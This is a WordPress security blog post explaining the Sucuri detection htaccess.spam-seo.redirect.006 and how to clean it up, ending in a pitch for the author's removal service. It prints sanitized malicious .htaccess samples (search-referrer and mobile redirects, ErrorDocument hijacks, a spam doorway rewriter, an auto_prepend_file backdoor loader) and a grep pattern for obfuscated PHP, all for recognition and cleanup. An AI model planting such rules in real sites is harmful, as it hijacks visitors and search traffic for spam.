htaccess.spam-seo.redirect.006: What This Sucuri Signature Means and How to Fix It in WordPress

Quick answer: htaccess.spam-seo.redirect.006 is a Sucuri SiteCheck signature — not a virus name. It means Sucuri’s scanner found malicious RewriteRule or RewriteCond directives inside your WordPress .htaccess file that redirect visitors (or only Google’s crawler, or only mobile users) to spam, gambling, or pharmacy domains. The fix is to restore the default WordPress .htaccess, then hunt down the backdoor that re-infected it — because removing the rules without removing the entry point gets you re-flagged within hours.
If Sucuri SiteCheck just told you your site is infected with htaccess.spam-seo.redirect.006 (or one of its sister signatures like .001, .001.001, or _gen.003), this guide walks through exactly what the signature means, the real .htaccess code patterns it detects on hacked WordPress sites, and the step-by-step cleanup I use after handling 4,500+ infections.
I’ll keep this focused on this specific Sucuri family of detections. For the broader hack ecosystem — backdoors, mobile-only redirects, blacklist delisting — I’ll link to the deep-dives at the end.
What htaccess.spam-seo.redirect.006 actually is
Sucuri’s research lab maintains a public list of malware signatures. htaccess.spam-seo.redirect.006 belongs to the htaccess.spam-seo family, which catches a specific category of attack:
- htaccess — the malicious payload lives in your
.htaccessfile (server-side, runs before WordPress loads). - spam-seo — the goal is Black Hat SEO: manipulating search rankings or stealing your site’s authority to rank spam pages.
- redirect.006 — a numbered variant of redirect-style payloads. The number identifies a specific code pattern Sucuri’s engineers have seen in the wild.
Because .htaccess directives execute before PHP runs, this malware fires no matter which page is requested. Visitors never see the malicious code in “View Source” — they only see the result: a redirect to get-fix[.]win, an Asian gambling site, a pharmacy spam page, or a fake CAPTCHA. The browser developer tools show the redirect happening at the network layer, which makes it look like the destination domain is the attacker — but the real culprit is your own .htaccess.
Sister signatures in the same family
If your scan returned .006, you may also see one or more of these in the same report. They all mean “your .htaccess is compromised” — only the exact code pattern differs:
htaccess.spam-seo.redirect.001throughhtaccess.spam-seo.redirect.009htaccess.spam-seo.redirect.001.001,.001.002,.001.003,.001.005(sub-variants)htaccess.spam-seo.redirect_gen.003(generic pattern matcher)htaccess.spam-seo.doorway.002— generates fake doorway pageshtaccess.spam-seo.prepend.001— prepends spam content to legitimate pageshtaccess.malware.generic.001,.002,.003— non-redirect.htaccessabuse
The cleanup procedure is the same regardless of the variant number. The signature ID just tells Sucuri’s analysts which fingerprint matched.
The actual code patterns this signature detects
Here are real, sanitized .htaccess samples I’ve pulled from infected WordPress sites that triggered htaccess.spam-seo.redirect.006. If you see anything that looks like these in your file, that’s the malware.
Pattern 1: Conditional referrer redirect (Google traffic only)
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.* [OR]
RewriteCond %{HTTP_REFERER} .*bing.* [OR]
RewriteCond %{HTTP_REFERER} .*yahoo.* [OR]
RewriteCond %{HTTP_REFERER} .*duckduckgo.*
RewriteRule ^(.*)$ http://malicious-domain[.]tld/redirect.php?u=%{REQUEST_URI} [R=301,L]
This one only fires when a visitor arrives from a search engine. You won’t see it when you type your domain directly into the address bar — which is why owners often think their site is fine while Google traffic is being silently siphoned.
Pattern 2: Mobile user-agent redirect
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (android|iphone|ipod|blackberry|windows\ phone) [NC]
RewriteRule ^(.*)$ http://spam-target[.]tld/$1 [L,R=302]
Mobile-only redirects are the most common variant I see in real cleanups. Desktop owners testing their own site see nothing; their phone users see gambling pages. (I covered the mobile-only case in detail in Fix WordPress Redirects to Spam Site on Mobile Only.)
Pattern 3: ErrorDocument hijack
ErrorDocument 400 http://attacker-cdn[.]tld/inject/index.php
ErrorDocument 401 http://attacker-cdn[.]tld/inject/index.php
ErrorDocument 403 http://attacker-cdn[.]tld/inject/index.php
ErrorDocument 404 http://attacker-cdn[.]tld/inject/index.php
ErrorDocument 500 http://attacker-cdn[.]tld/inject/index.php
This pattern only triggers on broken or non-existent URLs. It’s particularly nasty because the redirect feels organic — visitors typing slightly wrong URLs get sent to malicious pages, and you’d never notice unless you tested 404 routes.
Pattern 4: SEO-spam doorway URL rewriter
# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule ^[a-zA-Z0-9_-]+/([0-9]{1,7})([a-zA-Z0-9]{4})[a-zA-Z0-9_-]$ index.php?smsite=$2&smid=$1 [L]
RewriteBase /
RewriteRule ^index\.php$ - [L]
...
This rule generates thousands of URL-rewritten “pages” that pass crafted query strings to index.php, which a paired PHP backdoor then uses to render spam content. Combined with a sitemap injection, attackers spawn 10,000+ Japanese, casino, or pharma URLs in Google’s index. (See how I cleared 242,000 Japanese spam pages from one site.)
Pattern 5: auto_prepend_file injection
<IfModule mod_php7.c>
php_value auto_prepend_file "/home/user/public_html/wp-content/uploads/.cache.php"
</IfModule>
Less common but I see this regularly on Bluehost and HostGator cleanups. It silently runs a hidden PHP backdoor before every request — including admin pages — without modifying any WordPress core files. Sucuri’s signature catches the php_value directive paired with a non-standard prepend path.
Why Sucuri (and Avast, AVG, Norton) flag your site after this lands
Sucuri SiteCheck is a remote scanner — it requests your URLs the same way Googlebot does and looks for visible symptoms (redirects, injected JS, suspicious response headers). When the htaccess.spam-seo.redirect.006 rule fires for the scanner’s user-agent or referrer, Sucuri logs the destination domain, fingerprints the redirect chain, and flags the site.
From that point, the cascade is automatic:
- Sucuri’s flag feeds VirusTotal and shared threat feeds.
- Avast, AVG, Norton, McAfee, and Bitdefender consume those feeds. Within 24–48 hours your domain shows
URL:Mal,URL:Blacklist, orURL:Phishingwarnings to anyone running their products. - Google Search Console eventually adds a “Security issues” notice and can show “This site may be hacked” in SERP.
- Your hosting provider’s automated scanners (Bluehost, SiteGround, Hostinger) may suspend the account.
The order matters: cleaning the .htaccess stops the bleeding, but it doesn’t get you off the blacklists. You need the cleanup and a delisting submission. I covered the full multi-vendor delisting process in my blacklist diagnosis & delisting playbook.
How to clean htaccess.spam-seo.redirect.006 from WordPress (step by step)
Step 1 — Take a forensic backup before you change anything
Download the entire site (files and database) before touching anything. You’ll need the original infected .htaccess as evidence when you submit blacklist removals. If you delete it and something else breaks during cleanup, you also have a rollback point. UpdraftPlus does this in five minutes.
Step 2 — Replace .htaccess with the default WordPress version
Connect via SFTP or your host’s file manager. Make sure “show hidden files” is enabled — the leading dot hides .htaccess by default. Open the file in the WordPress root and replace the entire contents with this:
# BEGIN WordPress
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
# END WordPress
Save. Visit your site. The redirect should stop immediately.
If your site uses Multisite, WP Super Cache, or W3 Total Cache, the legitimate .htaccess is longer — pull a clean version from WordPress’s official htaccess docs instead of using the snippet above blindly.
Step 3 — Check every other .htaccess on the server
Attackers rarely stop at the root. They drop additional .htaccess files into:
/wp-admin//wp-includes//wp-content/and every subfolder/wp-content/uploads/and year/month subfolders/wp-content/plugins/<plugin>/
The clean default is: WordPress only ships one .htaccess in the root. Any others should be inspected. The fastest SSH command to find them all:
find /path/to/your/site -name ".htaccess" -type fI once cleaned a Bluehost cPanel where the attacker had dropped 1,162 infected .htaccess files across the directory tree — an account-wide lockout pattern. If you have shell access, that find command takes seconds.
Step 4 — Find the backdoor that wrote the malicious .htaccess
This is the step most owners skip, and the reason the infection comes back within hours. The .htaccess didn’t write itself. A PHP file somewhere on the server has the privilege to modify it, and unless you find that file, the malware is back the next time the cron runs.
Common backdoor locations on infected WordPress sites:
wp-content/uploads/<random>.php— theuploadsfolder should never contain executable PHP. I’ve seen attackers disguise these as JPGs.wp-includes/<random>.php— files mimicking core filenames likewp-tmp.php,wp-cron-helper.php,class-wp-init.php.wp-content/plugins/wp-compat/or similar — fake plugins that look legitimate at a glance.mu-plugins/— must-use plugins that load on every request and don’t appear in the standard plugin list.- The active theme’s
functions.php— search it forbase64_decode,eval,gzinflate,str_rot13, or hex-encoded strings.
A fast triage scan via SSH:
grep -rEl "base64_decode|eval\s*\(|gzinflate|str_rot13|preg_replace.*\/e" \
    /path/to/site --include=*.php
Each hit needs manual inspection — not every match is malware, but real backdoors will be among them. For a full walkthrough of decoding obfuscated PHP, see my malware detection guide.
Step 5 — Check the database for matching SEO spam
The .htaccess redirect is half the attack. The other half usually lives in your database — injected posts, spam menu items, or rewritten siteurl options. Run these queries via phpMyAdmin or WP-CLI:
SELECT * FROM wp_options WHERE option_value LIKE '%<script%';
SELECT * FROM wp_posts WHERE post_status = 'publish'
    AND (post_content LIKE '%viagra%'
         OR post_content LIKE '%casino%'
         OR post_title LIKE '%安い%');
SELECT user_login, user_email, user_registered FROM wp_users
    ORDER BY user_registered DESC LIMIT 20;
I covered hidden admin user discovery in detail in how to find and remove hidden admin users.
Step 6 — Reinstall WordPress core, then update everything
From the WordPress admin, go to Dashboard → Updates and click “Re-install Now” even if you’re already on the latest version. This overwrites every core file with a clean copy without touching your themes, plugins, uploads, or database. After it finishes, update every plugin and theme. Then delete plugins and themes you’re not using — abandoned plugins are the most common reinfection vector.
Step 7 — Rotate every credential
Assume the attacker has your passwords. Reset:
- All WordPress admin and editor accounts
- The hosting control panel (cPanel, Plesk, hPanel)
- SFTP/SSH
- Database user (update
wp-config.phpwith the new credential) - Email accounts tied to the domain
Then regenerate WordPress’s secret keys at api.wordpress.org/secret-key/1.1/salt/ and paste them into wp-config.php. This logs out every existing session, including the attacker’s.
Verifying the fix
Don’t trust your own browser — caches lie, and many of these redirects only fire for specific user-agents. Run all three of these checks:
- Sucuri SiteCheck — the same scanner that flagged you. If it now returns “Site is clean,” the
htaccess.spam-seo.redirect.006signature is gone. - VirusTotal URL scan — checks 90+ engines including Avast, AVG, Norton, McAfee, ESET, Fortinet. Should return
0/95after a clean cleanup. - Manual mobile test from a different network — open your site on cellular data with a phone you don’t normally use to log in. If a redirect still fires, you missed a backdoor.
If VirusTotal still shows hits 24 hours after Sucuri SiteCheck cleared, the cached fingerprint is the problem, not your site. That’s where blacklist removal submissions come in.
After cleanup: getting un-blacklisted
Once the site is genuinely clean, the antivirus vendors that picked up Sucuri’s flag won’t drop you automatically — most require a manual delisting request:
- Multi-vendor blacklist removal (Avast, AVG, Norton, McAfee, Bitdefender, Kaspersky, ESET in parallel)
- Google Safe Browsing delisting via Search Console
- McAfee SiteAdvisor delisting
Submit them in parallel, not sequentially. Vendors share threat intel — when two or three flip you to “clean,” the rest tend to follow within 24–72 hours.
Why this comes back (and how to make sure it doesn’t)
About 30% of the htaccess.spam-seo.redirect cases I clean are second-time infections. The pattern is always the same: the original cleanup removed the .htaccess rule but missed the backdoor. After three or four reinfections, owners ask why the malware “keeps regenerating.” It isn’t regenerating — it’s being re-written by code they didn’t find. I broke down the real reasons it keeps coming back here.
Long-term prevention checklist:
- Set
define('DISALLOW_FILE_EDIT', true);anddefine('DISALLOW_FILE_MODS', true);inwp-config.phpso attackers can’t install plugins through a hijacked admin account. - Make
.htaccessread-only after cleanup:chmod 444 .htaccess(the web server can still read it; PHP can’t write it without an explicit chmod first). - Block PHP execution in
wp-content/uploads/with a directory-level.htaccess:<Files *.php> deny from all </Files> - Enable two-factor authentication on every admin account.
- Move off shared hosting with no isolation if you’re on Bluehost/HostGator legacy plans — my full hosting recommendation after 4,500 cleanups is here.
FAQ
Is htaccess.spam-seo.redirect.006 a virus on my computer?
No. It’s a server-side detection. Your computer is not infected. The signature applies only to your website’s .htaccess file on the host. If your antivirus is showing this on your PC, it’s because you visited the site and the antivirus blocked the redirect — not because your machine has the file.
Can I fix this without SSH access?
Yes. Every step in this guide works through SFTP, cPanel File Manager, or hPanel — but it takes longer because you’ll be browsing the file tree manually instead of grepping. The signature search and the backdoor hunt are the bottlenecks without SSH.
Why does Sucuri SiteCheck say my site is clean but my visitors still get redirected?
Three possibilities. First, the redirect is conditional (only fires for mobile, or only with a Google referrer) and SiteCheck didn’t trigger it during scanning. Second, your visitors are seeing a cached HTML response with an injected JavaScript redirect, not an .htaccess redirect — different malware family, different cleanup. Third, the antivirus block is fingerprint-based and lagging — the site is clean but the cached threat record still flags the URL.
Will fixing the .htaccess restore my Google rankings?
Eventually, but not instantly. Google needs to recrawl the affected URLs and remove the spam pages from its index. For a small infection (under 100 spam URLs) recovery takes 2–4 weeks. For massive injections — I’ve seen 50,000 to 3.45 million spam URLs — it can take months even with active URL removal requests through Search Console.
Why was my site infected in the first place?
Almost always one of four entry points: an outdated plugin with a known CVE, a nulled (pirated) theme or plugin with embedded backdoor, a leaked or weak admin password, or a server-level compromise from a neighboring site on shared hosting. My breakdown of what most owners miss walks through the audit.
When to bring in help
If any of these are true, the cleanup is bigger than a single .htaccess edit:
- The infection comes back within 24 hours of cleanup.
- You’ve found 10+ infected files and the count keeps growing.
- Multiple sites on the same hosting account are flagged.
- Your host has suspended the account.
- You’re seeing thousands of spam URLs indexed in Google Search Console.
I’ve handled all of the above. My WordPress malware removal service includes the full forensic cleanup, root-cause identification, blacklist delisting from every vendor flagging the domain, and 30 days of monitoring. Most cleanups finish in 2–6 hours; blacklist removal lands within 24–72 hours of the cleanup completion.
What recent clients said
“My website was suffering from some redirect malware. MD was able to take care of the problem for a reasonable fee. For me, he was a lifesaver. I will certainly go to him first should something like that happen again.”
— Kendall Miller, Founder ★★★★★
“I’m very satisfied with MD Pabel service — he can save my site from hackers and remove all malware attacks. Highly Recommended.”
— Hassan Infinkey, eCommerce Owner ★★★★★
“Thanks for giving me great support — you are a very nice team.”
— Usama Javed, WordPress Agency ★★★★★
About the author
MD Pabel is a full-stack developer and WordPress security specialist who has cleaned 4,500+ hacked WordPress sites across Bluehost, SiteGround, Hostinger, WP Engine, and self-managed VPS hosting. His malware research has covered the Balada Injector, fake CAPTCHA campaigns, hidden admin backdoors, and the Japanese keyword hack family. Read more about his background or hire him for a malware cleanup.


